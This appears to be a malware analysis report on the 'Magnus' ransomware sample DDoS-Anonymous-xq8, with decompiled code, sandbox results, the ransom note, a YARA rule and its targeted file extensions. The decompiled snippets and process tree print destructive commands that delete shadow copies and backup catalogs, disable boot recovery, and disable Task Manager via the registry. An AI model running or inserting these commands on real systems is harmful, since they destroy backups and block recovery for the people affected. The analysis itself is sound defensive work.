
If the malware does not detected the “**forbiddenCountry()**” languages, the program continues and adds a registry key under the Current User Software hive for persistence.

The program then executes several methods that contain code to run the cmd.exe program (windows terminal) along with commands to delete all volume shadow copies, turn off Windows backups, delete any backup catalogs, and disable access to the Task Manager (See Figure 13).



```
    if (Program.checkdeleteShadowCopies)
    {
        Program.deleteShadowCopies();
    }
    if (Program.checkdisableRecoveryMode)
    {
        Program.disableRecoveryMode();
    }
    if (Program.checkdeleteBackupCatalog)
    {
        Program.deleteBackupCatalog();
    }
    if (Program.disableTaskManager)
    {
        Program.DisableTaskManager();
    }
    if (Program.checkStopBackupServices)
    {
        Program.stopBackupServices();
    }
```

Figure 12 - dnSpy - code snippet from Main Method



```
// Token: 0x0600001B RID: 27 RVA: 0x0000308C File Offset: 0x0000128C
private static void runCommand(string commands)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + commands,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    process.Start();
    process.WaitForExit();
}

// Token: 0x0600001C RID: 28 RVA: 0x000030DC File Offset: 0x000012DC
private static void deleteShadowCopies()
{
    Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}

// Token: 0x0600001D RID: 29 RVA: 0x000030E8 File Offset: 0x000012E8
private static void disableRecoveryMode()
{
    Program.runCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
}

// Token: 0x0600001E RID: 30 RVA: 0x000030F4 File Offset: 0x000012F4
private static void deleteBackupCatalog()
{
    Program.runCommand("wbadmin delete catalog -quiet");
}

// Token: 0x0600001F RID: 31 RVA: 0x00003100 File Offset: 0x00001300
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
    }
    catch
    {
    }
}
```

Figure 13 - dnSpy - code snippet from internal class “Program”

Once the malware has completed the above commands, the malware encrypts files with specific extensions[1], adds a random extension to the encrypted file, and then drops a ransomware note in each directory that contains files that have been encrypted. Finally, the program writes a ransomware note into a text file and opens it with the default text editor, and then changes the Windows Desktop wallpaper to the base64 encoded image identified earlier (See figure 8).

[1] See Appenix A.

Dynamic Analysis

Setup


The malware sample was run in a Windows 10 (version 21H2) virtual machine using VMware Workstation 16 Pro (16.1.0 build-17198959) with Flare tools installed. In addition, a Remnux-v7 virtual machine was also run simultaneously with the Windows OS. Both VM's were running on the same private network without access to the Internet. Remnux was running INetSim 1.3.2 and Wireshark to monitor network connection attempts from the Windows OS.

Results

Once the malware was executed, there was no indication on the Remnux server that the malware was attempting to make any network connections. This was also confirmed on the Windows side using TCPView v4.17.

Using Process Monitor v3.89 on the Windows OS, it was confirmed that the malware drops a file into C:\Users\Username\AppData\Roaming\; this file has the name svchost.exe[2].

NOTE: svchost.exe is the name of a legitimate Windows OS program used to load DLL files. The legitimate version of this file is located at C:\Windows\system32\svchost.exe.




Name	Date modified	Type	Size
Adobe	4/2/2022 7:12 PM	File folder	
JetBrains	4/2/2022 8:22 PM	File folder	
Microsoft	4/2/2022 7:27 PM	File folder	
Notepad++	6/17/2022 6:08 PM	File folder	
npm	4/2/2022 9:15 PM	File folder	
npm-cache	6/17/2022 6:07 PM	File folder	
NuGet	6/17/2022 6:08 PM	File folder	
Sun	4/2/2022 8:23 PM	File folder	
Visual Studio Setup	6/17/2022 6:08 PM	File folder	
Wireshark	6/17/2022 3:08 PM	File folder	
README!!!.txt	6/17/2022 6:08 PM	Text Document	2 KB
svchost.exe	6/17/2022 6:05 PM	Application	337 KB

Figure 14 - Windows Explorer (in VM) showing svchost.exe and Ransomware note – README!!!.txt

[2] svchost.exe and original file malware file DDoS-Anonymous-xq8.exe have the same sha256 hash value and are therefore the exact same file.


The malware version of svchost.exe is then executed and spawns several daughter processes that call the Windows command prompt (cmd.exe). The command prompt then runs commands seen in the decompiled source code. See below



```
⊟ DDoS-Anonymous-xq8.exe (6796)      "C:\Users\Malware\Desktop\malware_sample\DDoS-Anonymous-xq8.exe"
  ⊟ svchost.exe (3300)               "C:\Users\Malware\AppData\Roaming\svchost.exe"
    ⊟ cmd.exe (2736)                 "C:\Windows\System32\cmd.exe" /C vssadmin delete shadows /all /quiet & wmic shadowcopy delete
        Conhost.exe (6568)           \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
        vssadmin.exe (4392)          vssadmin  delete shadows /all /quiet
        WMIC.exe (5068)              wmic  shadowcopy delete
    ⊟ cmd.exe (3856)                 "C:\Windows\System32\cmd.exe" /C bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
        Conhost.exe (32)             \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
        bcdedit.exe (1632)           bcdedit  /set {default} bootstatuspolicy ignoreallfailures
        bcdedit.exe (7056)           bcdedit  /set {default} recoveryenabled no
    ⊟ cmd.exe (4088)                 "C:\Windows\System32\cmd.exe" /C wbadmin delete catalog -quiet
        Conhost.exe (4108)           \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
        wbadmin.exe (5600)           wbadmin  delete catalog -quiet
```

Figure 15 = Procmon - Process Tree - DDoS-Anonymous-xq8.exe

Finally, the user's files are and encrypted, renamed with a random extension, then the user is presented with the following Desktop wallpaper and ransomware note:




```
SUPRISE MOTHERFUCKER!

All your files has been encrypted and breached by Magnus Ransomware
This is a ransomware.
What is a ransomware?
A ransomware is a malware which encrypts all your files and you need a key or a special software which can dec

Quantity to pay: 125$
Payment method: BTC

Want to talk?

Contact me throught qTox or aTox
My id is:
732FAB4071B7B0A078DDE58D34349566FA90BB8F5458FEEA39D87DF090642E213E9595B69F99

Dont have money?
Well, in that case there isnt any solution :)
If you are younger than 18 years then we will make an offer because in that case you will need to pay 25$

Bitcoin address: bc1qhxtqxpatn4p8v0pt9n6l6e707tzf54fzqa8xxp

When you paid then send a private messsenge to @anibaltlgram in telegram
Then when you send a messenge you will need to send the link to blockchain.com of the payment then and onl
all your files.

Open readme!!!.txt for more information

-Magnus Ransomware
```

```
SUPRISE MOTHERFUCKER!

All your files has been encrypted and breached by Magnus
Ransomware
This is a ransomware.
What is a ransomware?
A ransomware is a malware which encrypts all your files and
you need a key or a special software which can decrypt all
your files.

Quantity to pay: 125$
Payment method: BTC

Want to talk?

Contact me throught qTox or aTox
My id is:
732FAB4071B7B0A078DDE58D34349566FA90BB8F5458FEEA39D87DF09064
2E213E9595B69F99

Dont have money?
Well, in that case there isnt any solution :)
If you are younger than 18 years then we will make an offer
because in that case you will need to pay 25$

Bitcoin address: bc1qhxtqxpatn4p8v0pt9n616e707tzf54fzqa8xxp

When you paid then send a private messsenge to @anibaltlgram
in telegram
Then when you send a messenge you will need to send the link
to blockchain.com of the payment then and only in that case
you can decrypt all your files.

Are we trusted?
If you donnt trust us, its ok because then you will NEVER
get your files back.
```

Figure 16 - Screen shot of the Windows desktop after detonation of malware

Any attempts to run the task manager results in the following popup:




Task Manager

Task Manager has been disabled by your administrator.

Figure 17 - Malware preventing running of Task manager.

Confirming “forbiddenCountry()” Method

The Windows virtual machine was reverted to a snapshot taken prior to the detonation of the Malware. The Windows OS Language was changed to Azeri (Latin, Azerbaijan) az-Latn-AZ and the malware was then detonation. This resulted in the following popup and no encryption of the user files:



Forbidden Country

Figure 18 - Windows run in Azerbaijan language results in the malware not encrypting the files.

Rules & Signatures

The following Yara Rule can be used to locate the DDoS-Anonymous-xq8 – Ransomware:

```
rule Yara_DDoSAnonymousxq8_Ransomware
{

    meta:
        last_updated = "20220619"
        author = "P.W."
        description = "Yara Rule to locate DDoSAnonymousxq8 Ransomware"

    strings:

        $text_string1 = "v45hchdrg72ns7m6jmy"
        $text_string2 = "svchost.exe"
        $text_string3 = "oAnWieozQPsRK7Bj83r4"
        $text_string4 = "README!!!.txt"
        $PE_magic_byte = "MZ"


    condition:

        $PE_magic_byte at 0 and
        ($text_string1 and $text_string2 and $text_string3 and $text_string4)

}
```

Appendix A

File extensions targeted by the Ransomware:

.txt .jar .dat .contact .settings .doc .docx .xls .xlsx .ppt .pptx .odt .mka .mhtml .oqy .png .csv
.sql .mdb .php .asp .aspx .html .htm .xml .psd .pdf .xla .cub .dae .indd .mp3 .mp4 .dwg .zip
.rar .mov .rtf .bmp .mkv .avi .apk .lnk .dib .dic .dif .divx .iso .7zip .ace .arj .bz2 .cab .gzip .lzh
.tar .jpeg .mpeg .torrent .mpg .core .pdb .ico .pas .wmv .swf .cer .bak .backup .accdb .bay
.p7c .exif .vss .raw .m4a .wma .flv .sie .sum .ibank .wallet .css .crt .xlsm .xlsb .cpp .java .jpe .ini
.blob .wps .docm .wav .3gp .webm .m4v .amv .m4p .svg .ods .vdi .vmdk .onepkg .accde .jsp
.json .gif .log .config .m1v .sln .pst .obj .xlam .djvu .inc .cvs .dbf .tbi .wpd .dot .dotx .xltx .pptm
.potx .potm .pot .xlw .xps .xsd .xsf .xsl .kmz .accdr .stm .accdt .ppam .pps .ppsm .1cd .3ds .3fr
.3g2 .accda .accdc .accdw .adp .ai3 .ai4 .ai5 .ai6 .ai7 .ai8 .arw .ascx .asm .asmx .avs .bin .cfm
.dbx .dcm .dcr .pict .rgbe .dwt .f4v .exr .kwm .max .mda .mde .mdf .mdw .mht .mpv .msg .myi
.nef .odc .geo .swift .odm .odp .oft .orf .pfx .p12 .pls .safe .tab .vbs .xlk .xlm .xlt .xltm .svgz .slk
.tar .gz .dmg .psb .tif .rss .key .vob .epsp .dc3 .iff .onetoc2 .opt .p7b .pam .r3d